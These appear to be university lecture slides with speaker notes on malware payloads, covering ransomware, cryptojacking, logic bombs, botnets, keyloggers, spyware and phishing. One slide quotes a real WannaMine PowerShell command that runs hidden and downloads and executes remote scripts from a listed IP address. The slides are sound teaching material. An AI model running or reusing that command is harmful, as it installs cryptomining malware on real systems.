
ECE 4309

Malicious Software – part 2

Dr. Valerio Formicola

CalPolyPomona



Payload System: File Corruption

- Payload refers to the portion of code in Viruses, Worms and Trojans that is in charge of executing malicious actions
- Examples:
  - Chernobyl virus (1998) targeted executable files in Win 95, 98. Time bomb: when a trigger date is reached, the virus deletes data on the infected system by overwriting the first megabyte of the hard drive with zeroes, resulting in massive corruption of the entire file system
  - Klez mass worm (2001) in Win 95-XP. On the 13th of the month it was emptying local files (0 size) and mailing to contacts in the email address book. It can stop and delete some anti-virus programs running on the system

Chernobyl virus:
File system damaged

Klez spreading emails


CalPolyPomona | 2 Dr. Valerio Formicola

Once malware is active on the target system, the next concern is what actions it will take on this system. That is, what payload does it carry. Some malware has a nonexistent or nonfunctional payload. Its only purpose, either deliberate or due to accidental early release, is to spread. More commonly, it carries one or more payloads that perform covert actions for the attacker.

An early payload seen in a number of viruses and worms resulted in data destruction on the infected system when certain trigger conditions were met [WEAV03]. A related payload is one that displays unwanted messages or content on the user's system when triggered. More seriously, another variant attempts to inflict real-world damage on the system. All of these actions target the integrity of the computer system's software or hardware, or of the user's data. These changes may not occur immediately, but only when specific trigger conditions are met that satisfy their logic-bomb code.

The Chernobyl virus is an early example of a destructive parasitic memory-resident Windows-95 and 98 virus, that was first seen in 1998. It infects executable files when they're opened. And when a trigger date is reached, it deletes data on the infected system by overwriting the first megabyte of the hard drive with zeroes, resulting in massive corruption of the entire file system. This first occurred on April 26, 1999, when estimates suggest more than one million computers were affected.

Similarly, the Klez mass-mailing worm is an early example of a destructive worm infecting Windows-95 to XP systems, and was first seen in October 2001. It spreads by e-mailing copies of itself to addresses found in the address book and in files on the system. It can stop and delete some anti-virus programs running on the system. On trigger dates, being the 13th of several months each year, it causes files on the local hard drive to become empty.



Payload System: File Encryption/Ransomware


```
Dear Customer:

It is time to pay for your software lease from PC Cyborg Corporation.
Complete the INVOICE and attach payment for the lease option of your choice.
If you don't use the printed INVOICE, then be sure to refer to the important
reference numbers below in all correspondence. In return you will receive:

- a renewal software package with easy-to-follow, complete instructions;
- an automatic, self-installing diskette that anyone can apply in minutes.

Important reference numbers: A5599796-2695577-

The price of 365 user applications is US$189. The price of a lease for the
lifetime of your hard disk is US$378.  You must enclose a bankers draft,
cashier's check or international money order payable to PC CYBORG CORPORATION
for the full amount of $189 or $378 with your order. Include your name,
company, address, city, state, country, zip or postal code. Mail your order
to PC Cyborg Corporation, P.O. Box 87-17-44, Panama 7, Panama.

                          Press ENTER to continue
```

- Ransomware
  - Encrypts the user's data and demands payment in order to access the key needed to recover the information
- PC Cyborg Trojan, aka AIDS (1989):
  - Mid-2006 a number of worms and Trojans appeared that used public-key cryptography with increasingly larger key sizes to encrypt data.
  - Vector: Spam emails or drive-by-download
  - The user needed to pay a ransom, or to make a purchase from certain sites, in order to receive the key to decrypt this data
- Wannacry (2017)
  - Targeted mobiles, Linux servers, Windows machines
  - Demanded ransom payment in BitCoins threatening to publish secret data
  - Could avoid to pay if there was a recent and complete backup

CalPolyPomona | 3 Dr. Valerio Formicola

As an alternative to just destroying data, some malware encrypts the user's data, and demands payment in order to access the key needed to recover this information. This is known as **ransomware** . The PC Cyborg Trojan seen in 1989 was an early example of this. However, around mid-2006, a number of worms and Trojans appeared, such as the Gpcode Trojan, that used public-key cryptography with increasingly larger key sizes to encrypt data. The user needed to pay a ransom, or to make a purchase from certain sites, in order to receive the key to decrypt this data. While earlier instances used weaker cryptography that could be cracked without paying the ransom, the later versions using public-key cryptography with large key sizes could not be broken this way. [SYMA16, VERI16] note that ransomware is a growing challenge, comprising one of the most common types of malware installed on systems, and is often spread via "drive-by-downloads" or via SPAM e-mails.

The WannaCry ransomware, that we mentioned earlier in our discussion of Worms, infected a large number of systems in many countries in May 2017. When installed on infected systems, it encrypted a large number of files matching a list of particular file types, and then demanded a ransom payment in Bitcoins to recover them. Once this had occurred, recovery of this information was generally only possible if the organization had good backups, and an appropriate incident response and disaster recovery plan, as we will discuss in Chapter 17. The WannaCry ransomware attack generated a significant amount of media attention, in part due to the large number of affected organizations, and the significant costs they incurred in recovering from it. The targets for these attacks have widened beyond personal computer systems to include mobile devices and Linux servers. And tactics such as threatening to publish sensitive personal information, or to permanently destroy the encryption key after a short period of time, are sometimes used to increase the pressure on the victim to pay up.



Payload System: CryptoMalware

- Cryptocurrency is a digital currency.
  - **Bitcoin** is the most well-known cryptocurrency, though **Monero** is also becoming increasingly popular among cybercriminals.
- **Cryptomining**, or cryptocurrency mining, is the process of creating a unit of cryptocurrency wherein "miners" solve complex mathematical equations in order to validate data blocks and add transaction details to a blockchain. This activity, which is legal, is rewarded by payment via cryptocurrency.
- **Cryptojacking**, sometimes called criminal **cryptomining**, is the unauthorized use of a person's or organization's computing resources to mine cryptocurrency.
- Crypto-malware, on the other hand, operates silently and surreptitiously in the background of the user's system. Unlike a ransomware attack that demands payment directly, the crypto-malware attacker hopes that the malicious code remains undetected as long as possible so that they can continue to mine cryptocurrency using the victim's device.

[redacted]
Owner machines

[redacted]
Owner users

cmd.exe
Parent process

powershell.exe
Malicious processes

No Connections
Incoming connections

Unknown Connection
Outgoing connections

114 Modules
Loaded modules

Unknown Process
Child processes

File

Unknown
Reputation

✓ Verified
Signature

5330fedad485e0e4c23b2abe1075a1f984fde9fc
File Hash

Microsoft Corporation
Company Name

Microsoft® Windows® Operating System
Product Name


Execution

```
>_ Powershell.Exe -NoP -NonI -W Hidden "If((Get-WmiObject Win32_OperatingSystem).Osarchitecture.Contains('64')){IEX(New-Object
Net.WebClient).DownloadString('Http://45.199.154.147:8000/In6.Ps1')}Else{IEX(New-Object Net.WebClient).DownloadString('Http://45.199.154.147:8000/In3.Ps1')}"
```
Command Line

WannaMine process

CalPolyPomona | 4 Dr. Valerio Formicola

Cryptocurrency is a digital currency that can be traded online for goods and services based on blockchain technology. Unlike money, cryptocurrency is encrypted and decentralized, meaning it is unable to be modified and there is no central authority that manages it. While cryptocurrency can be used for legitimate purposes, it is also the currency of choice among cybercriminals given its inability to be traced. Bitcoin is the most well-known cryptocurrency, though Monero is also becoming increasingly popular among cybercriminals.



Payload System: Physical Corruption or Damage

- Real-world damage
  - Causes damage to physical equipment
    - Chernobyl virus rewrites BIOS code, hence requiring to re-flash the BIOS of infected computer
  - Stuxnet worm (2011)
    - Targets specific industrial control system software
  - Physical damages started the "cyberwar" with industrial and political sabotage

A further variant of system corruption payloads aims to cause damage to physical equipment. The infected system is clearly the device most easily targeted. The Chernobyl virus mentioned above not only corrupts data, but attempts to rewrite the BIOS code used to initially boot the computer. If it is successful, the boot process fails, and the system is unusable until the BIOS chip is either re-programmed or replaced.

More recently, the Stuxnet worm that we discussed previously targets some specific industrial control system software as its key payload [CHEN11, KUSH13]. If control systems using certain Siemens industrial control software with a specific configuration of devices are infected, then the worm replaces the original control code with code that deliberately drives the controlled equipment outside its normal operating range, resulting in the failure of the attached equipment. The centrifuges used in the Iranian uranium enrichment program were strongly suspected as the target, with reports of much higher than normal failure rates observed in them over the period when this worm was active. As noted in our earlier discussion, this has raised concerns over the use of sophisticated targeted malware for industrial sabotage.


The British Government's 2015 Security and Defense Review noted their growing concerns over the use of cyber attacks against critical infrastructure by both state-sponsored and non state actors. The December 2015 attack that disrupted Ukrainian power systems shows these concerns are well-founded, given that much critical infrastructure is not sufficiently hardened to resist such attacks [SYMA16].

A key component of data corrupting malware is the logic bomb. The logic bomb is code embedded in the malware that is set to “explode” when certain conditions are met. Examples of conditions that can be used as triggers for a logic bomb are the presence or absence of certain files or devices on the system, a particular day of the week or date, a particular version or configuration of some software, or a particular user running the application. Once triggered, a bomb may alter or delete data or entire files, cause a machine halt, or do some other damage.

A striking example of how logic bombs can be employed was the case of Tim Lloyd, who was convicted of setting a logic bomb that cost his employer, Omega Engineering, more than $10 million, derailed its corporate growth strategy, and eventually led to the layoff of 80 workers [GAUD00]. Ultimately, Lloyd was sentenced to 41 months in prison and ordered to pay $2 million in restitution.

Payload System: Logic Bomb

- Refers to the activation mechanism
  - The malware does nothing until some conditions are met
- Example: programmer of a payroll system introduces a logic bomb to crash the program if
  - the programmer is not paid (after 2 payments to others…),
  - generates problems that likely he/she can only fix, etc.
  - adds backdoors to the system (see later slides)



Payload System: Bots and Botnet

- A **bot** is a malware that takes over another Internet attached computer and uses that computer to launch or manage attacks
  - The bot is something called a **Zombie** host
- **Botnet** - collection of bots capable of acting in a coordinated manner
- Uses:
  - Distributed denial-of-service (DDoS) attacks
  - Spamming
  - Sniffing traffic
  - Keylogging
  - Spreading new malware
  - Installing advertisement add-ons and browser helper objects (BHOs)
  - Attacking IRC chat networks
  - Manipulating online polls/games
  - Mining BitCoins
- Two stages in parallel:
  1. BotNet creation: spreading like a worm
  2. BotNet command and control (**C2C**): control of hosts for action (next slide)

The next category of payload we discuss is where the malware subverts the computational and network resources of the infected system for use by the attacker. Such a system is known as a bot (robot), zombie or drone, and secretly takes over another Internet-attached computer and then uses that computer to launch or manage attacks that are difficult to trace to the bot's creator. The bot is typically planted on hundreds or thousands of computers belonging to unsuspecting third parties. The collection of bots often is capable of acting in a coordinated manner; such a collection is referred to as a botnet . This type of payload attacks the integrity and availability of the infected system.

Uses of Bots

[HONE05] lists the following uses of bots:

• **Distributed denial-of-service (DDoS) attacks**: A DDoS attack is an attack on a computer system or network that causes a loss of service to users. We examine DDoS attacks in Chapter 7 .

- **Spamming**: With the help of a botnet and thousands of bots, an attacker is able to send massive amounts of bulk e-mail (spam).

- **Sniffing traffic**: Bots can also use a packet sniffer to watch for interesting cleartext data passing by a compromised machine. The sniffers are mostly used to retrieve sensitive information like usernames and passwords.


- **Keylogging**: If the compromised machine uses encrypted communication channels (e.g. HTTPS or POP3S), then just sniffing the network packets on the victim's computer is useless because the appropriate key to decrypt the packets is missing. But by using a keylogger, which captures keystrokes on the infected machine, an attacker can retrieve sensitive information.

- **Spreading new malware**: Botnets are used to spread new bots. This is very easy since all bots implement mechanisms to download and execute a file via HTTP or FTP. A botnet with 10,000 hosts that acts as the start base for a worm or mail virus allows very fast spreading and thus causes more harm.

- **Installing advertisement add-ons and browser helper objects (BHOs):** Botnets can also be used to gain financial advantages. This works by setting up a fake Web site with some advertisements: The operator of this Web site negotiates a deal with some hosting companies that pay for clicks on ads. With the help of a botnet, these clicks can be "automated" so that instantly a few thousand bots click on the pop-ups. This process can be further enhanced if the bot hijacks the start-page of a compromised machine so that the "clicks" are executed each time the victim uses the browser.

- **Attacking IRC chat networks**: Botnets are also used for attacks against Internet Relay Chat (IRC) networks. Popular among attackers is especially the so-called clone attack: In this kind of attack, the controller orders each bot to connect a large number of clones to the victim IRC network. The victim is flooded by service requests from thousands of bots or thousands of channeljoins by these cloned bots. In this way, the victim IRC network is brought down, similar to a DDoS attack.

- **Manipulating online polls/games**: Online polls/games are getting more and more attention and it is rather easy to manipulate them with botnets. Since every bot has a distinct IP address, every vote will have the same credibility as a vote cast by a real person. Online games can be manipulated in a similar way.



Remote Control Facility in a Botnet

- Bot Vs Worm
  - Worm propagates itself and activates itself to be harmful (simpler payload)
  - Bot payload is controlled by some central facility (payload more complex)
- Typical means of implementing the remote-control facility:
  - IRC Channel: Bots join a specific channel on this server and treat incoming messages as commands
  - More recent botnets use covert communication channels via protocols such as HTTP
  - P2P protocols: Distributed control mechanisms use peer-to-peer protocols to avoid a single point of failure

- Spam
- Bank frauds
- Phishing
- Identity theft
- DDoS
- Host control
- etc.

CalPolyPomona 8 Dr. Valerio Formicola

The remote control facility is what distinguishes a bot from a worm. A worm propagates itself and activates itself, whereas a bot is controlled by some form of command-and- control (C&C) server network. This contact does not need to be continuous, but can be initiated periodically when the bot observes it has network access.

An early means of implementing the remote control facility used an IRC server. All bots join a specific channel on this server and treat incoming messages as commands. More recent botnets tend to avoid IRC mechanisms and use covert communication channels via protocols such as HTTP. Distributed control mechanisms, using peer-to-peer protocols, are also used, to avoid a single point of failure.


Originally these C&C servers used fixed addresses, which meant they could be located and potentially taken over or removed by law enforcement agencies. Some more recent malware families have used techniques such as the automatic generation of very large numbers of server domain names that the malware will try to contact. If one server name is compromised, the attackers can setup a new server at another name they know will be tried. To defeat this requires security analysts to reverse engineer the name generation algorithm, and to then attempt to gain control over all of the extremely large number of possible domains. Another technique used to hide the servers is fast-flux DNS, where the address associated with a given server name is changed frequently, often every few minutes, to rotate over a large number of server proxies, usually other members of the botnet. Such approaches hinder attempts by law enforcement agencies to respond to the botnet threat.

Once a communications path is established between a control module and the bots, the control module can manage the bots. In its simplest form, the control module simply issues command to the bot that causes the bot to execute routines that are already implemented in the bot. For greater flexibility, the control module can issue update commands that instruct the bots to download a file from some Internet location and execute it. The bot in this latter case becomes a more general purpose tool that can be used for multiple attacks. The control module can also collect information gathered by the bots that the attacker can then exploit. One effective counter measure against a botnet is to take-over or shutdown its C&C network. Increasing cooperation and coordination between law enforcement agencies in a number of countries resulted in a growing number of successful C&C seizures in recent years [SYMA16], and the consequent suppression of their associated botnets. These actions also resulted in criminal charges on a number of people associated with them.

Payload System: Information Theft with Keyloggers and Spyware

- **Credential Harvesting:** Malware might gather data stored on the infected system for use by the attacker
  - Login, user, passwords or
- **Data Exfiltration:** specific documents with reserved information (espionage) or systems configurations
  - e.g., Stuxnet and Siemens device configurations
- **Keylogger**
  - Captures keystrokes to allow attacker to monitor sensitive information
  - Typically uses some form of filtering mechanism that only returns information close to keywords ("login", "password")
- **Spyware**
  - Subverts the compromised machine to allow monitoring of a wide range of activity on the system
    - Monitoring history and content of browsing activity
    - Redirecting certain Web page requests to fake sites
    - Dynamically modifying data exchanged between the browser and certain Web sites of interest
    - Targeted Content

- BonziBuddy
  - Monitors user searches
  - Provides Targeted Ads
- Bearshare
  - SaveNow
    - Bundled with Bearshare
    - Collects User Information
    - Provides Targeted Ads
- Alexa Toolbar
  - Collects User Data
  - Provides Targeted Content



Date and Time	Event type	Application
10/30/2014 1:20:59 PM	Run	Google Chrome
10/30/2014 1:20:56 PM	Exit	7-Zip File Manager
10/30/2014 1:20:54 PM	Run	7-Zip File Manager
10/30/2014 1:20:51 PM	Exit	VLC media player 2.1.3
10/30/2014 1:20:47 PM	Run	VLC media player 2.1.3

Program Activity

10/30/2014 1:20:56 PM [00:00:02]
7-Zip File Manager - C:\Program Files\7-Zip\7zFM.exe
Exit


Exit: "7-Zip File Manager"
C:\Program Files\7-Zip\7zFM.exe

We now consider payloads where the malware gathers data stored on the infected system for use by the attacker. A common target is the user's login and password credentials to banking, gaming, and related sites, which the attacker then uses to impersonate the user to access these sites for gain. Less commonly, the payload may target documents or system configuration details for the purpose of reconnaissance or espionage. These attacks target the confidentiality of this information.

Typically, users send their login and password credentials to banking, gaming, and related sites over encrypted communication channels (e.g., HTTPS or POP3S), which protects them from capture by monitoring network packets. To bypass this, an attacker can install a **keylogger ,** which captures keystrokes on the infected machine to allow an attacker to monitor this sensitive information. Since this would result in the attacker receiving a copy of all text entered on the compromised machine, keyloggers typical implement some form of filtering mechanism that only returns information close to desired keywords (e.g., "login" or "password" or "paypal.com").

In response to the use of keyloggers, some banking and other sites switched to using a graphical applet to enter critical information, such as passwords. Since these do not use text entered via the keyboard, traditional keyloggers do not capture this information. In response, attackers developed more general **spyware** payloads, which subvert the compromised machine to allow monitoring of a wide range of activity on the system. This may include monitoring the history and content of browsing activity, redirecting certain Web page requests to fake sites controlled by the attacker, and dynamically modifying data exchanged between the browser and certain Web sites of interest. All of which can result in significant compromise of the user's personal information.

The Zeus banking Trojan, created from its crimeware toolkit, is a prominent example of such spyware that has been widely deployed in recent years [BINS10]. It steals banking and financial credentials using both a keylogger and capturing and possibly altering form data for certain Web sites. It is typically deployed using either spam e-mails or via a compromised Web site in a "drive-by-download."



Payload System: Information Theft with Phishing

- Botnets and malwares in general can be part of a phishing and spear-phishing campaign.
  - Exploits social engineering to leverage the user's trust by masquerading as communication from a trusted source
  - Include a URL in a spam e-mail that links to a fake Web site that mimics the login page of a banking, gaming, or similar site
  - Suggests that urgent action is required by the user to authenticate their account
  - Attacker exploits the account using the captured credentials

Date	Sending IP	Sending host name/info	Sender	Subject
2014-09-08 13:59 UTC	63.247.185.226	3ff7b9e2.cst.lightpath.net	infonum@nordic-flair.com	Order is processed
2014-09-08 15:59 UTC	63.247.185.226	3ff7b9e2.cst.lightpath.net	help@startcomputerrepair.com	The order #00354911 is ready
2014-09-08 16:35 UTC	63.247.185.226	3ff7b9e2.cst.lightpath.net	security@acservicerepair.com	The order #00766530 is ready
2014-09-08 17:22 UTC	63.247.185.226	3ff7b9e2.cst.lightpath.net	operator@thebookchair.com	Order NR00570345
2014-09-08 17:29 UTC	64.68.213.1	prisma-lan-64.68.213.1.bordercomm.com	verification@pinalcountyfair.com	Your order # NR00419810 has been completed
2014-09-08 20:21 UTC	201.130.71.170	host064170.metrored.net.mx	custservice@wholesaleindianhair.com	Your ticket #NR00111413
2014-09-09 04:07 UTC	202.126.172.110	unknown.telstraglobal.net	custservice@lakeunionhair.com	Please download your ticket
2014-09-09 13:16 UTC	63.247.185.226	3ff7b9e2.cst.lightpath.net	customerssupport@highperformancemassair.com	Your order # ID16-00758758 has been completed
2014-09-09 13:52 UTC	63.247.185.226	3ff7b9e2.cst.lightpath.net	reference@479landfair.com	Order NR00099546
2014-09-09 14:04 UTC	63.247.185.226	3ff7b9e2.cst.lightpath.net	infonum@nordic-flair.com	Order is processed
2014-09-09 15:38 UTC	63.124.7.24	US, Houston - MCI Communications, Verizon Business	support@chiefsappliancerepair.com	Order #00733903 is processed
2014-09-09 18:26 UTC	209.156.34.194	mail.strataproducts.com	support@cavestclair.com	Your order # ID16-00637196 has been completed


Another approach used to capture a user's login and password credentials is to include a URL in a spam e-mail that links to a fake Web site controlled by the attacker, but which mimics the login page of some banking, gaming, or similar site. This is normally included in some message suggesting that urgent action is required by the user to authenticate their account, to prevent it being locked. If the user is careless, and doesn't realize that they are being conned, then following the link and supplying the requested details will certainly result in the attackers exploiting their account using the captured credentials.

More generally, such a spam e-mail may direct a user to a fake Web site controlled by the attacker, or to complete some enclosed form and return to an e-mail accessible to the attacker, which is used to gather a range of private, personal, information on the user. Given sufficient details, the attacker can then "assume" the user's identity for the purpose of obtaining credit, or sensitive access to other resources. This is known as a **phishing** attack and exploits social engineering to leverage user's trust by masquerading as communications from a trusted source [GOLD10].
